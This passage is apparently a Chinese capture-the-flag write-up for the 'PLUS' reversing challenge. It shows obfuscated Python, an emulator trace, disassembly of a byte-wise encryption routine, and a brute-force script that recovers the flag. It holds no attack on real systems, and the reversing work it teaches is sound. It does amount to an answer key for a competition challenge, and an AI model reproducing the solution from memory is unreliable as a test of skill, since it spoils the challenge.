+ 8 + 5 + 6 + 1 + 5 + 6 + 5 + 2 + 4 + 2 + 5 + 9 + 7 + 8 + 5 + 4 + 3 + 2 + 6 +
4 + 6 + 2 + 6 + 4 + 6 + 3 + 1 + 5 + 1 + 3 + 3 + 6 + 6 + 2 + 9 + 8 + 8 + 9 + 1
+ 1 + 6 + 4 + 2 + 4 + 3 + 2 + 2 + 7 + 2 + 5 + 5 + 6 + 3 + 2 + 2 + 2 + 1) +
int(9 + 5 + 1 + 2 + 2 + 4 + 5 + 1 + 7 + 4 + 2 + 3 + 6 + 7 + 8 + 3 + 6 + 7 + 6
+ 6 + 9 + 7 + 8 + 4 + 6 + 1 + 3 + 5 + 6 + 4 + 4 + 4 + 3 + 5 + 1 + 6 + 8 + 9 +
3 + 3 + 4 + 2 + 3 + 2 + 7 + 6 + 4 + 3 + 5 + 2 + 4 + 1 + 4 + 6 + 5 + 4 + 4 + 7
+ 4 + 7 + 6 + 8 + 5 + 8 + 3 + 5 + 1 + 2 + 1 + 3 + 6 + 3 + 1 + 8 + 5 + 9 + 9 +
9 + 8 + 7 + 4 + 6 + 9 + 2 + 7 + 3 + 3 + 6 + 5 + 9 + 6 + 1 + 8 + 4 + 3 + 5 + 7
+ 2 + 4 + 4 + 7 + 2 + 9 + 5 + 9 + 8 + 7 + 6 + 1 + 4 + 6 + 2 + 4 + 7 + 2 + 8 +
5 + 7 + 4 + 7 + 8 + 1 + 4 + 5 + 1 + 8 + 1 + 3 + 2 + 6 + 9 + 4 + 8 + 6 + 9 + 9
+ 5 + 3 + 3 + 2 + 7 + 5 + 7 + 4 + 7 + 6 + 9 + 4 + 3 + 2 + 5 + 2 + 5 + 6 + 2 +
4 + 8 + 9 + 9 + 6 + 5 + 3 + 3 + 8 + 3 + 2 + 1 + 4) + int(3 + 8 + 5 + 4 + 5 + 8
+ 7 + 7 + 2 + 7 + 4 + 5 + 7 + 6 + 7 + 6 + 4 + 4 + 8 + 4 + 2 + 4 + 7 + 2 + 4 +
4 + 6 + 3 + 7 + 7 + 3 + 1 + 8 + 1 + 3 + 9 + 6 + 6 + 5 + 1 + 1 + 5 + 6 + 3 + 2
+ 4 + 7 + 7 + 6 + 5 + 8 + 5 + 1 + 6 + 8 + 7 + 1 + 5 + 2 + 1 + 3 + 9 + 5 + 7 +
5 + 2 + 7 + 5 + 5 + 9 + 6 + 7 + 2 + 1 + 9 + 5 + 1 + 3 + 5 + 2 + 2 + 2 + 1 + 1
+ 4 + 8 + 9 + 4 + 8 + 8 + 5 + 3 + 3 + 1 + 9 + 7 + 9 + 6 + 1 + 5 + 3 + 9 + 2 +
7 + 4 + 4 + 9 + 7 + 5 + 3 + 9 + 1 + 4 + 3 + 6 + 6 + 6 + 9 + 3 + 7 + 6 + 3 + 9
+ 4 + 7 + 4 + 7 + 3 + 3 + 2 + 4 + 6 + 3 + 6 + 4 + 4 + 2 + 5 + 1 + 8 + 1 + 3 +
3 + 4 + 5 + 7 + 7 + 9 + 4 + 2 + 5 + 2 + 9 + 7 + 8 + 1 + 1 + 2 + 6 + 6 + 5 + 6
+ 1 + 1 + 9 + 9 + 4) + int(6 + 1 + 5 + 1 + 7 + 2 + 5 + 9 + 1 + 5 + 6 + 6 + 4 +
4 + 7 + 7 + 9 + 4 + 3 + 5 + 9 + 6 + 3 + 7 + 6 + 7 + 2 + 6 + 7 + 7 + 8 + 7 + 4
+ 7 + 1 + 7 + 8 + 3 + 6 + 3 + 9 + 7 + 5 + 7 + 9 + 2 + 3 + 1 + 3 + 1 + 5 + 6 +
3 + 4 + 7 + 4 + 7 + 7 + 7 + 8 + 5 + 1 + 3 + 4 + 2 + 1 + 9 + 6 + 1 + 2 + 9 + 1
+ 7 + 6 + 8 + 1 + 7 + 6 + 7 + 5 + 7 + 2 + 1 + 6 + 8 + 6 + 7 + 3 + 3 + 1 + 8 +
3 + 2 + 5 + 2 + 6 + 2 + 5 + 1 + 5 + 5 + 7 + 8 + 1 + 3 + 3 + 3 + 4 + 7 + 7 + 6
+ 3 + 3 + 9 + 4 + 1 + 4 + 6 + 4 + 3 + 6 + 3 + 6 + 6 + 5 + 5 + 9 + 5 + 2 + 7 +
1 + 9 + 8 + 7 + 3 + 5 + 7 + 4 + 1 + 5 + 5 + 1 + 2 + 4 + 8 + 5 + 2 + 7 + 1 + 3
+ 9 + 1 + 7 + 6 + 8 + 7 + 4 + 2 + 8 + 2 + 3 + 3 + 8 + 3 + 4 + 3 + 8 + 3 + 1 +
9 + 4 + 5 + 3 + 8 + 3 + 7 + 2 + 4 + 7 + 4 + 7 + 5 + 2 + 1) + int(2 + 1 + 6 + 2
+ 1 + 6 + 5 + 7 + 1 + 3 + 2 + 1 + 4 + 3 + 9 + 5 + 5 + 2 + 6 + 8 + 6 + 6 + 9 +
3 + 7 + 9 + 6 + 8 + 6 + 8 + 6 + 3 + 4 + 1 + 4 + 2 + 5 + 1 + 1 + 1 + 6 + 9 + 6
```

```
+ 7 + 9 + 3 + 7 + 1 + 4 + 5 + 9 + 3 + 9 + 2 + 2 + 7 + 6 + 9 + 2 + 4 + 6 + 1 +
1 + 2 + 2 + 5 + 6 + 1 + 4 + 7 + 8 + 9 + 1 + 3 + 4 + 8 + 2 + 3 + 3 + 4 + 9 + 1
+ 6 + 8 + 6 + 2 + 7 + 3 + 3 + 8 + 2 + 2 + 5 + 9 + 1 + 2 + 1 + 1 + 4 + 5 + 4 +
8 + 3 + 5 + 5 + 9 + 1 + 4 + 3 + 5 + 7 + 2 + 7 + 8 + 6 + 4 + 6 + 5 + 9 + 7 + 7
+ 4 + 2 + 6 + 7 + 2 + 8 + 3 + 8 + 4 + 1 + 5 + 6 + 9 + 5 + 6 + 4 + 5 + 8 + 4 +
4 + 9 + 5 + 9 + 1 + 2 + 3 + 7 + 9 + 1) + int(2 + 5 + 8 + 4 + 2 + 3 + 7 + 4 + 4
+ 1 + 7 + 7 + 9 + 9 + 4 + 7 + 7 + 8 + 9) + int(7 + 8 + 7 + 3 + 3 + 9 + 4 + 8 +
4 + 7 + 2 + 8 + 8 + 8 + 7 + 1 + 1 + 3 + 1 + 3 + 9 + 9 + 7 + 8 + 1 + 3 + 5 + 1
+ 5 + 6 + 9 + 8 + 9 + 9 + 9 + 9 + 9 + 2 + 2 + 2 + 9 + 6 + 2 + 8 + 7 + 9 + 5 +
9 + 8 + 4 + 2 + 4 + 7 + 5 + 7 + 8 + 6 + 3 + 3 + 4 + 5 + 7 + 4 + 8 + 8 + 4 + 1
+ 7 + 1 + 3 + 1 + 9 + 7 + 3 + 1 + 4 + 9 + 7 + 7 + 7 + 7 + 7 + 2 + 7 + 4 + 7 +
5 + 7 + 7 + 7 + 1 + 8 + 1 + 5 + 7 + 4 + 2 + 9 + 7 + 8 + 6 + 3 + 7 + 8 + 6 + 2
+ 2 + 4 + 3 + 3 + 9 + 4 + 4 + 7 + 3 + 3 + 5 + 6 + 4 + 1 + 8 + 5 + 6 + 8 + 4 +
7 + 5 + 3 + 3 + 4 + 6 + 8 + 7 + 6 + 8 + 8 + 6 + 7 + 5 + 1 + 9 + 6 + 8 + 8 + 5
+ 4 + 1) + int(5 + 9 + 4 + 6 + 8 + 7 + 9 + 8 + 5 + 7 + 4 + 8 + 7 + 4 + 3 + 3 +
5 + 4 + 3 + 7 + 7 + 6 + 7 + 2 + 9 + 1 + 6 + 6 + 2 + 5 + 3 + 7 + 9 + 3 + 6 + 2
+ 4 + 4 + 2 + 7 + 4 + 2 + 3 + 3 + 6 + 5 + 4 + 5 + 9 + 3 + 4 + 3 + 5 + 1 + 4 +
9 + 7 + 7 + 7 + 4 + 7 + 9 + 4 + 1 + 8 + 3 + 1 + 6 + 8 + 4 + 8 + 3 + 2 + 2 + 3
+ 2 + 6 + 6 + 9 + 6 + 3 + 8 + 7 + 7 + 3 + 5 + 1 + 6 + 8 + 9 + 2 + 2 + 2 + 5 +
5 + 1 + 8 + 8 + 9 + 3 + 9 + 9 + 4 + 8 + 6 + 2 + 9 + 8 + 6 + 7 + 4 + 3 + 1 + 1
+ 7 + 4 + 5 + 2 + 1 + 2 + 2 + 7 + 6 + 1 + 9 + 2 + 7 + 4 + 2 + 1 + 9 + 6 + 4 +
1 + 1 + 6 + 1 + 6 + 8 + 6 + 3 + 5 + 6 + 8 + 5 + 5 + 8 + 6 + 1 + 6 + 8 + 2 + 9
+ 9 + 6) + int(4 + 4 + 9 + 6 + 9 + 2 + 8 + 3 + 1 + 5 + 6 + 3 + 9 + 1 + 3 + 5 +
1 + 1 + 1 + 9 + 8 + 8 + 2 + 1 + 9 + 5 + 8 + 1 + 1 + 1 + 2 + 9 + 4 + 7 + 4 + 5
+ 6 + 6 + 7 + 6 + 6 + 8 + 8 + 9 + 4 + 1 + 8 + 5 + 5 + 9 + 2 + 6 + 4 + 7 + 9 +
5 + 3 + 7 + 1 + 9 + 8 + 1 + 7 + 2 + 2 + 8 + 3 + 2 + 6 + 4 + 1 + 7 + 7 + 2 + 9
+ 8 + 8 + 2 + 9 + 7 + 1 + 8 + 4 + 4 + 4 + 6 + 2 + 3 + 2 + 3 + 9 + 2 + 3 + 2 +
5 + 7 + 1 + 2 + 3 + 7 + 6 + 4 + 4 + 2 + 8 + 2 + 6 + 1 + 9 + 6 + 3 + 9 + 2 + 5
+ 6 + 7 + 1 + 7 + 2 + 5 + 2 + 2 + 5 + 1 + 4 + 7 + 2 + 4 + 1) + int(9 + 5 + 4 +
1 + 4 + 9 + 3 + 4 + 1 + 6 + 4 + 1 + 3 + 6 + 9 + 6 + 9 + 8 + 6 + 5 + 7 + 7 + 2
+ 9 + 2 + 9 + 8 + 5 + 6 + 5 + 4 + 1 + 4 + 5 + 2 + 3 + 9 + 5 + 8 + 7 + 3 + 9 +
5 + 1 + 8) + int(1 + 7 + 1 + 4 + 2 + 7 + 5 + 4 + 2 + 6 + 2 + 3 + 4 + 2 + 7 + 2
+ 3 + 3 + 7 + 3 + 3 + 6 + 8 + 2 + 2 + 6 + 2 + 2 + 6 + 7 + 7 + 1 + 2 + 9 + 8 +
3 + 1 + 4 + 4 + 1 + 9 + 9 + 9 + 7 + 1 + 3 + 5 + 8 + 3 + 8 + 5 + 6 + 2 + 6 + 4
+ 6 + 2 + 8 + 8 + 6 + 6 + 1 + 3 + 5 + 7 + 3 + 1 + 8 + 2 + 9 + 7 + 6 + 6 + 6 +
9 + 9 + 6 + 4 + 7 + 6 + 6 + 9 + 9 + 8 + 5 + 9 + 6 + 2 + 3 + 9 + 7 + 1 + 7 + 8
+ 2 + 2 + 2 + 2 + 1 + 2 + 9 + 1 + 4 + 8 + 1 + 4 + 6 + 2 + 4 + 9 + 6 + 9 + 7 +
3 + 5 + 4 + 7 + 4 + 1 + 6 + 1 + 3 + 6 + 5 + 5 + 8 + 3 + 7 + 8 + 8 + 5 + 9 + 5
+ 3 + 7 + 5 + 3 + 6 + 1 + 7 + 7 + 3 + 2 + 7 + 2 + 4 + 2 + 6 + 2 + 6 + 2 + 4 +
2 + 4 + 7 + 2 + 1 + 6 + 5 + 2 + 4 + 8 + 3 + 7) + int(7 + 2 + 8 + 3 + 7 + 3 + 3
+ 9 + 8 + 5 + 4 + 6 + 4 + 3 + 4 + 8 + 7 + 4 + 2 + 9 + 5 + 2 + 9 + 4 + 9 + 2) +
int(0) + int(0) + int(1 + 1) + int(1 + 7 + 8 + 2 + 4 + 5 + 2 + 9 + 1 + 2 + 5 +
1 + 5 + 4 + 1 + 7 + 5 + 1 + 9 + 9 + 2 + 8 + 2 + 1 + 8 + 5 + 8 + 9 + 6 + 2 + 6
+ 9 + 6 + 9 + 6 + 4 + 5 + 8 + 3 + 9 + 3 + 3 + 2 + 4 + 5 + 7 + 2 + 9 + 6 + 9 +
7 + 3 + 4 + 7 + 8 + 4 + 3 + 9 + 3 + 9 + 9 + 3 + 6 + 1 + 1 + 9 + 9 + 9 + 5 + 7
+ 4 + 6 + 6 + 9 + 1 + 2 + 2 + 6 + 8 + 3 + 2 + 3 + 1 + 3 + 3 + 1 + 7 + 7 + 7 +
2 + 4 + 5 + 4 + 3 + 8 + 5 + 6 + 7 + 4 + 1 + 4 + 6 + 8 + 6 + 4 + 1 + 3 + 8 + 9
```

```
+ 6 + 1 + 9 + 9 + 5 + 7 + 6 + 2 + 6 + 6 + 2 + 1 + 8 + 8 + 2 + 5 + 3 + 5 + 1 +
3 + 7 + 8 + 9 + 3 + 3 + 1 + 7 + 4 + 5 + 6 + 7 + 6 + 7 + 3 + 2 + 6 + 2 + 8 + 2
+ 4 + 9 + 4 + 3 + 2 + 4 + 1 + 8 + 7 + 9 + 4 + 9 + 5 + 4 + 2 + 1 + 7 + 1 + 2 +
2 + 1 + 5 + 5 + 7 + 3 + 9 + 3 + 8 + 8 + 5 + 4 + 2 + 8 + 9 + 2 + 2 + 2 + 3 + 2
+ 5 + 6 + 3 + 9 + 9 + 7 + 7 + 7 + 3) + int(8 + 8 + 7 + 8 + 6 + 3 + 2 + 1 + 4 +
1 + 3 + 3 + 6 + 5 + 6 + 8 + 8 + 4 + 3 + 1 + 4 + 3 + 6 + 1 + 5 + 4 + 3 + 3 + 9
+ 4 + 8 + 4 + 3 + 7 + 3 + 7 + 8 + 9 + 7 + 1 + 9 + 6 + 7 + 5 + 1 + 1 + 1 + 2 +
9 + 4 + 6 + 7 + 3 + 5 + 2 + 5 + 2 + 3 + 4 + 7 + 6 + 4 + 6 + 2 + 7 + 2 + 7 + 3
+ 5 + 6 + 8 + 7 + 6 + 9 + 7 + 6 + 2 + 5 + 7 + 9 + 4 + 2 + 9 + 8 + 8 + 7 + 7 +
6 + 2 + 7 + 2 + 4 + 3 + 6 + 1 + 9 + 6 + 1 + 4 + 5 + 6 + 9 + 5 + 1 + 7 + 8 + 3
+ 5 + 6 + 3 + 5 + 6 + 3 + 8 + 5 + 6 + 1 + 7 + 8 + 7 + 6 + 9) + int(1 + 4 + 6 +
5 + 8 + 4 + 9 + 7 + 7 + 9 + 4 + 9 + 7 + 1 + 6 + 1 + 1 + 6 + 9 + 1 + 1 + 9 + 1
+ 5 + 9 + 6 + 2 + 5 + 4 + 3 + 1 + 2 + 9 + 7 + 6 + 6 + 7 + 7 + 8 + 6 + 6 + 9 +
8 + 5 + 9 + 4 + 1 + 4 + 9 + 7 + 6 + 2 + 8 + 5 + 3 + 6 + 7 + 1 + 4 + 7 + 4 + 4
+ 7 + 4 + 3 + 5 + 1 + 3 + 1 + 8 + 4 + 4 + 5 + 7 + 8 + 7 + 4 + 6 + 9 + 7 + 1 +
5 + 6 + 3 + 2 + 2 + 7 + 6 + 5 + 5 + 9 + 1 + 4 + 7 + 7 + 7 + 8 + 7 + 7 + 2 + 8
+ 6 + 9 + 7 + 1 + 6 + 3 + 9 + 3 + 8 + 5 + 9 + 5 + 1 + 8 + 1 + 7 + 3 + 5 + 7 +
8 + 7 + 1 + 9 + 2 + 2 + 2 + 9 + 1 + 1 + 8 + 6 + 5 + 5 + 4 + 8) + int(9 + 8 + 1
+ 6 + 3 + 8 + 6 + 5 + 9 + 1 + 8 + 1 + 3 + 3 + 4 + 6 + 9 + 3 + 2 + 6 + 4 + 5 +
4 + 3 + 6 + 9 + 3 + 3 + 8 + 4 + 9 + 7 + 3 + 4 + 5 + 4 + 8 + 6 + 2 + 5 + 3 + 6
+ 8 + 2 + 8 + 3 + 6 + 5 + 8 + 2 + 7 + 1 + 6 + 5 + 8 + 2 + 2 + 7 + 8 + 1 + 9 +
1 + 4 + 7 + 8 + 9 + 5 + 7 + 8 + 7 + 6 + 1 + 9 + 6 + 4 + 3 + 6 + 6 + 6 + 9 + 1
+ 5 + 6 + 8 + 7 + 2 + 7 + 1 + 4 + 9 + 6 + 3 + 5 + 8 + 6 + 6 + 2 + 5 + 2 + 9 +
7 + 5 + 3 + 4 + 7 + 3 + 2 + 6 + 6 + 6 + 2 + 2 + 1 + 1 + 1 + 5 + 6 + 2 + 9 + 4
+ 4 + 8 + 2 + 4 + 8 + 2 + 1 + 7 + 4 + 9 + 3 + 8 + 5 + 5 + 9 + 6 + 6 + 1 + 3 +
7 + 3 + 3 + 9 + 8 + 7 + 3 + 1 + 8 + 2 + 2 + 1 + 3 + 5 + 5 + 6 + 4 + 7 + 2 + 8
+ 3 + 7 + 7 + 2 + 4 + 8 + 9 + 2 + 6 + 2 + 4) + int(9 + 5 + 1 + 1 + 6 + 7 + 2 +
3 + 6 + 4 + 7 + 4 + 8 + 7 + 4 + 6 + 1 + 2 + 5 + 1 + 1 + 5 + 1 + 3 + 9 + 7 + 7
+ 6 + 1 + 3) + int(4 + 2 + 1 + 7 + 3 + 7 + 9 + 8 + 1 + 2 + 2 + 4 + 8 + 6 + 4 +
5 + 4 + 2 + 5 + 5 + 8 + 2 + 7 + 8 + 6 + 2 + 7 + 9 + 5 + 9 + 2 + 6 + 5 + 4 + 8
+ 2 + 4 + 5 + 4 + 6 + 8 + 9 + 4 + 5 + 8 + 1 + 8 + 1 + 6 + 3 + 8 + 4 + 4 + 8 +
8 + 5 + 1 + 2 + 9 + 8 + 9 + 1 + 9 + 7 + 5 + 1 + 5 + 7 + 9 + 2 + 1 + 4 + 2 + 5
+ 2) + int(7 + 2 + 4 + 6 + 2 + 6 + 1 + 4 + 7 + 5 + 6 + 2 + 9 + 4 + 7 + 3 + 5 +
8 + 5 + 6 + 4 + 1 + 4 + 3 + 6 + 1 + 1 + 9 + 5 + 5 + 2 + 7 + 4 + 2 + 7 + 7 + 3
+ 4 + 1 + 7 + 9 + 7 + 8 + 6 + 5 + 1 + 7 + 1 + 5 + 8 + 3 + 2 + 8 + 9 + 5 + 1 +
9 + 1 + 4 + 8 + 7 + 6 + 8 + 5 + 4 + 7 + 4 + 2 + 4 + 7 + 9 + 5 + 7 + 5 + 1 + 8
+ 4 + 4 + 5 + 7 + 9 + 4 + 3 + 7 + 7 + 9 + 1 + 8 + 6 + 9 + 8 + 7 + 1 + 9 + 1 +
5 + 9 + 5 + 7 + 1 + 1 + 5 + 8 + 4 + 8 + 9 + 6 + 9 + 5 + 5 + 5 + 3 + 8 + 1 + 6
+ 6 + 9 + 9 + 2 + 4 + 6 + 2 + 7 + 1 + 6 + 4 + 6 + 1 + 8 + 6 + 9 + 6 + 5 + 2 +
6 + 9 + 8 + 8 + 6 + 8 + 8 + 3 + 2 + 3 + 7 + 9 + 4 + 3 + 4 + 8 + 8 + 9 + 4 + 6
+ 6 + 1 + 7 + 5 + 7 + 2 + 5 + 4 + 5 + 5) + int(5 + 2 + 1 + 6 + 8 + 8 + 6 + 5 +
9 + 2 + 7 + 1 + 9 + 5 + 3 + 6 + 4 + 9 + 5 + 7 + 5 + 5 + 1 + 4 + 4 + 5 + 8 + 5
+ 8 + 6 + 8 + 5 + 9 + 9 + 3 + 2 + 4 + 1 + 6 + 2 + 5 + 1 + 7 + 8 + 7 + 5 + 4 +
8 + 5 + 2 + 7 + 5 + 9 + 4 + 9 + 5 + 2 + 3 + 9 + 2 + 7 + 7 + 4 + 5 + 1 + 4 + 7
+ 9 + 3 + 2 + 6 + 6 + 7 + 4 + 3 + 7 + 8 + 2 + 7 + 4 + 6 + 4 + 4) + int(8 + 6 +
3 + 4 + 6 + 4 + 5 + 7 + 3 + 2 + 9 + 7 + 5 + 1 + 1 + 9 + 5 + 7 + 6 + 6 + 4 + 3
+ 1 + 2 + 5 + 6 + 4 + 5 + 8 + 9 + 2 + 6 + 3 + 2 + 9 + 9 + 5 + 6 + 1 + 9 + 8 +
```

```
    5 + 2 + 4 + 1 + 1 + 2 + 3 + 2 + 3 + 1 + 1 + 8 + 2 + 8 + 4 + 7 + 9 + 3 + 3 + 3
    + 1 + 3 + 2 + 7 + 8 + 5 + 2 + 5 + 1 + 6 + 8 + 9 + 8 + 6 + 6 + 6 + 8 + 2 + 9 +
    2 + 4 + 6 + 6 + 5 + 8 + 9 + 9 + 5 + 8 + 8 + 5 + 3 + 8 + 5 + 4 + 3 + 6 + 6 + 2
    + 5 + 2 + 2 + 2 + 8 + 4 + 7 + 2 + 3 + 9 + 5 + 4 + 3 + 4 + 9 + 6 + 4 + 5 + 7 +
    1 + 1 + 2 + 7 + 7 + 3 + 2 + 7 + 1 + 6 + 5 + 6 + 4 + 1 + 8 + 6 + 4 + 7 + 1 + 4
    + 9 + 3 + 9 + 8 + 5 + 7 + 4 + 9 + 2 + 2 + 8 + 1 + 5 + 2 + 5 + 3 + 2 + 8 + 4 +
    8 + 7 + 6 + 3 + 8 + 7 + 5 + 5 + 7 + 1 + 6 + 2 + 8 + 8 + 6 + 5 + 8 + 4 + 9 + 7
    + 3 + 5 + 3 + 6 + 9 + 6 + 1 + 3 + 6 + 3 + 6 + 8 + 1 + 2 + 6 + 8 + 4 + 8) +
    int(2 + 4 + 9 + 3 + 2 + 2 + 5 + 6 + 7 + 1 + 8 + 5 + 8 + 9 + 5 + 7 + 8 + 6 + 5
    + 1 + 7 + 7 + 9 + 6 + 4 + 7 + 1 + 7 + 6 + 3 + 6 + 4 + 2 + 8 + 2 + 4 + 5 + 4 +
    2 + 8 + 2 + 5 + 3 + 4 + 1 + 1 + 9 + 5 + 6 + 8 + 1 + 7 + 8 + 5 + 2 + 6 + 6 + 1
    + 1 + 9 + 7 + 7 + 6 + 4 + 1 + 8 + 9 + 3 + 8 + 3 + 2 + 7 + 9 + 9 + 4 + 1 + 4 +
    2 + 3 + 2 + 1 + 1 + 4 + 4 + 6 + 1 + 2 + 6 + 1 + 7 + 3 + 6 + 1 + 2 + 5 + 4 + 8
    + 3 + 6 + 9 + 5 + 3 + 9 + 4 + 6 + 8 + 2 + 9 + 4 + 3 + 8 + 2 + 9 + 6 + 4 + 3 +
    6 + 5 + 1 + 4 + 3 + 7 + 9 + 1 + 2 + 8 + 3 + 3 + 9 + 2 + 8 + 1 + 9 + 1 + 3 + 4
    + 9 + 7 + 9 + 9 + 1 + 8 + 2 + 6 + 4 + 1 + 7 + 5 + 4 + 3 + 3 + 5 + 2 + 2 + 6 +
    1 + 9 + 1 + 5 + 4 + 3 + 4 + 4 + 1 + 9 + 3 + 2 + 5 + 6 + 6 + 4 + 1 + 4 + 3 + 1)
    + int(0) + int(1 + 3 + 7 + 2 + 2 + 5 + 1)))
16  print("enc = ",encrypt)
```

```
PS D:\CTF题目\羊城杯\2025\PLUS\chal> D:\python3.9\python.exe .\plus.py
enc =  425MvHMxtLqZ3ty3RZkw3mwwulNRjkswbpkDMK+3CDCOtbe6kzAqPyrcEAI=
methodcaller ('mem_map', 16777216, 2097152) {}
methodcaller ('mem_map', 18874368, 65536) {}
methodcaller ('mem_write', 16777216, b'\xf3\x0f\x1e\xfaUH\x89\xe5H\x89}\xe8\x89u\xe4\x89\xd0\x88E\xe0\xc7E\xfc\x00\x00\x
00\x00\xebL\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x00\x8d\x0c\xc5\x00\x00\x00\x00\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x002
E\xe0\x8d4\x01\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x00\xc1\xe0\x05\x89\xc1\x8bU\xfcH\x8bE\xe8H\x01\xd0\x8d\x14\x0e\x88\x
10\x83E\xfc\x01\x8bE\xfc;E\xe4r\xac\x90\x90]') {}
methodcaller ('reg_write', 44, 18939903) {}
[+]input your flag: 0
methodcaller ('mem_write', 18878464, b'0') {}
methodcaller ('reg_write', 39, 18878464) {}
methodcaller ('reg_write', 43, 44) {}
methodcaller ('reg_write', 40, 7) {}
methodcaller ('emu_start', 16777216, 16777332) {}
methodcaller ('mem_read', 18878464, 44) {}
no way!
```

还原一下调用流程

代码块

```
1   from unicorn import Uc, UC_ARCH_X86, UC_MODE_64, UC_PROT_READ, UC_PROT_WRITE,
    UC_PROT_EXEC
2   from unicorn.x86_const import *
3
4   user_input = input()
5
6   uc = Uc(UC_ARCH_X86, UC_MODE_64)
7   uc.mem_map(0x1000000, 0x200000)   # 代码区
8   uc.mem_map(0x1200000, 0x10000)    # 数据区
9
10  code =
    b'\xf3\x0f\x1e\xfaUH\x89\xe5H\x89}\xe8\x89u\xe4\x89\xd0\x88E\xe0\xc7E\xfc\x00\x
    00\x00\x00\xebL\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x00\x8d\x0c\xc5\x00\x00\x00
```

```
    \x00\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x002E\xe0\x8d4\x01\x8bU\xfcH\x8bE\xe8H
    \x01\xd0\x0f\xb6\x00\xc1\xe0\x05\x89\xc1\x8bU\xfcH\x8bE\xe8H\x01\xd0\x8d\x14\x0
    e\x88\x10\x83E\xfc\x01\x8bE\xfc;E\xe4r\xac\x90\x90]'
enc = '425MvHMxtLqZ3ty3RZkw3mwwulNRjkswbpkDMK+3CDCOtbe6kzAqPyrcEAI='

uc.mem_write(0x1000000, code)
uc.mem_write(0x1201000, user_input)

uc.reg_write(UC_X86_REG_RSP, 0x120ffff)
uc.reg_write(UC_X86_REG_RDI, 0x1201000)
uc.reg_write(UC_X86_REG_RSI, 44)
uc.reg_write(UC_X86_REG_RDX, 7)

try:
    uc.emu_start(0x1000000, 0x1000074)
    result = uc.mem_read(0x1201000, 44)
except Exception as e:
    pass
```

刚好模拟执行的是Intel x86的机器码，直接十六进制写到bin文件里，然后扔进ida反编译

加密是单字节的线性运算，爆破即可

```
seg000:0000000000000000 F3 0F 1E FA                     endbr64
seg000:0000000000000004 55                              push    rbp
seg000:0000000000000005 48 89 E5                        mov     rbp, rsp
seg000:0000000000000008 48 89 7D E8                     mov     [rbp+input], rdi
seg000:000000000000000C 89 75 E4                        mov     [rbp+length], esi
seg000:000000000000000F 89 D0                           mov     eax, edx
seg000:0000000000000011 88 45 E0                        mov     [rbp+key], al   ; eax = edx = 7
seg000:0000000000000014 C7 45 FC 00 00 00               mov     [rbp+count], 0
seg000:0000000000000014 00
seg000:000000000000001B EB 4C                           jmp     short loc_69
seg000:000000000000001D                 ; ---------------------------------------------------------------------------
seg000:000000000000001D
seg000:000000000000001D                 loc_1D:                                 ; CODE XREF: sub_0+6F↓j
seg000:000000000000001D 8B 55 FC                        mov     edx, [rbp+count]
seg000:0000000000000020 48 8B 45 E8                     mov     rax, [rbp+input]
seg000:0000000000000024 48 01 D0                        add     rax, rdx        ; input + count
seg000:0000000000000027 0F B6 00                        movzx   eax, byte ptr [rax]
seg000:000000000000002A 8D 0C C5 00 00 00               lea     ecx, ds:0[rax*8] ; (input + count) * 8
seg000:000000000000002A 00
seg000:0000000000000031 8B 55 FC                        mov     edx, [rbp+count]
seg000:0000000000000034 48 8B 45 E8                     mov     rax, [rbp+input]
seg000:0000000000000038 48 01 D0                        add     rax, rdx
seg000:000000000000003B 0F B6 00                        movzx   eax, byte ptr [rax]
seg000:000000000000003E 32 45 E0                        xor     al, [rbp+key]   ; (input + count) ^ key
seg000:0000000000000041 8D 34 01                        lea     esi, [rcx+rax]
seg000:0000000000000044 8B 55 FC                        mov     edx, [rbp+count]
seg000:0000000000000047 48 8B 45 E8                     mov     rax, [rbp+input]
seg000:000000000000004B 48 01 D0                        add     rax, rdx
seg000:000000000000004E 0F B6 00                        movzx   eax, byte ptr [rax]
seg000:0000000000000051 C1 E0 05                        shl     eax, 5          ; (input + count) << 5
seg000:0000000000000054 89 C1                           mov     ecx, eax
seg000:0000000000000056 8B 55 FC                        mov     edx, [rbp+count]
seg000:0000000000000059 48 8B 45 E8                     mov     rax, [rbp+input]
seg000:000000000000005D 48 01 D0                        add     rax, rdx
seg000:0000000000000060 8D 14 0E                        lea     edx, [rsi+rcx]
seg000:0000000000000063 88 10                           mov     [rax], dl
seg000:0000000000000065 83 45 FC 01                     add     [rbp+count], 1
seg000:0000000000000069
seg000:0000000000000069                 loc_69:                                 ; CODE XREF: sub_0+1B↑j
seg000:0000000000000069 8B 45 FC                        mov     eax, [rbp+count]
seg000:000000000000006C 3B 45 E4                        cmp     eax, [rbp+length]
seg000:000000000000006F 72 AC                           jb      short loc_1D
```

代码块

```
import base64

digist_table = b"0123456789"
lower_table = b"abcdefghijklmnopqrstuvwxyz"
```

```
supper_table = b"ABCDEFGHIJKLMNOPQRSTUVWXYZ"
punct_table = b"!\"#$%&\'()*+,-./:;<=>?@[\\]^_`{|}"
brute_table = digist_table + lower_table + supper_table + punct_table

enc = '425MvHMxtLqZ3ty3RZkw3mwwulNRjkswbpkDMK+3CDCOtbe6kzAqPyrcEAI='
enc_list = list(base64.b64decode(enc))

def encrypt(byte):
    res = ((byte * 8) + (byte ^ 7) + (byte << 5)) & 0xff
    return res

for index in range(0,44):
    for ch in brute_table:
        check = encrypt(ch)
        if check == enc_list[index]:
            print(chr(ch),end="")
```

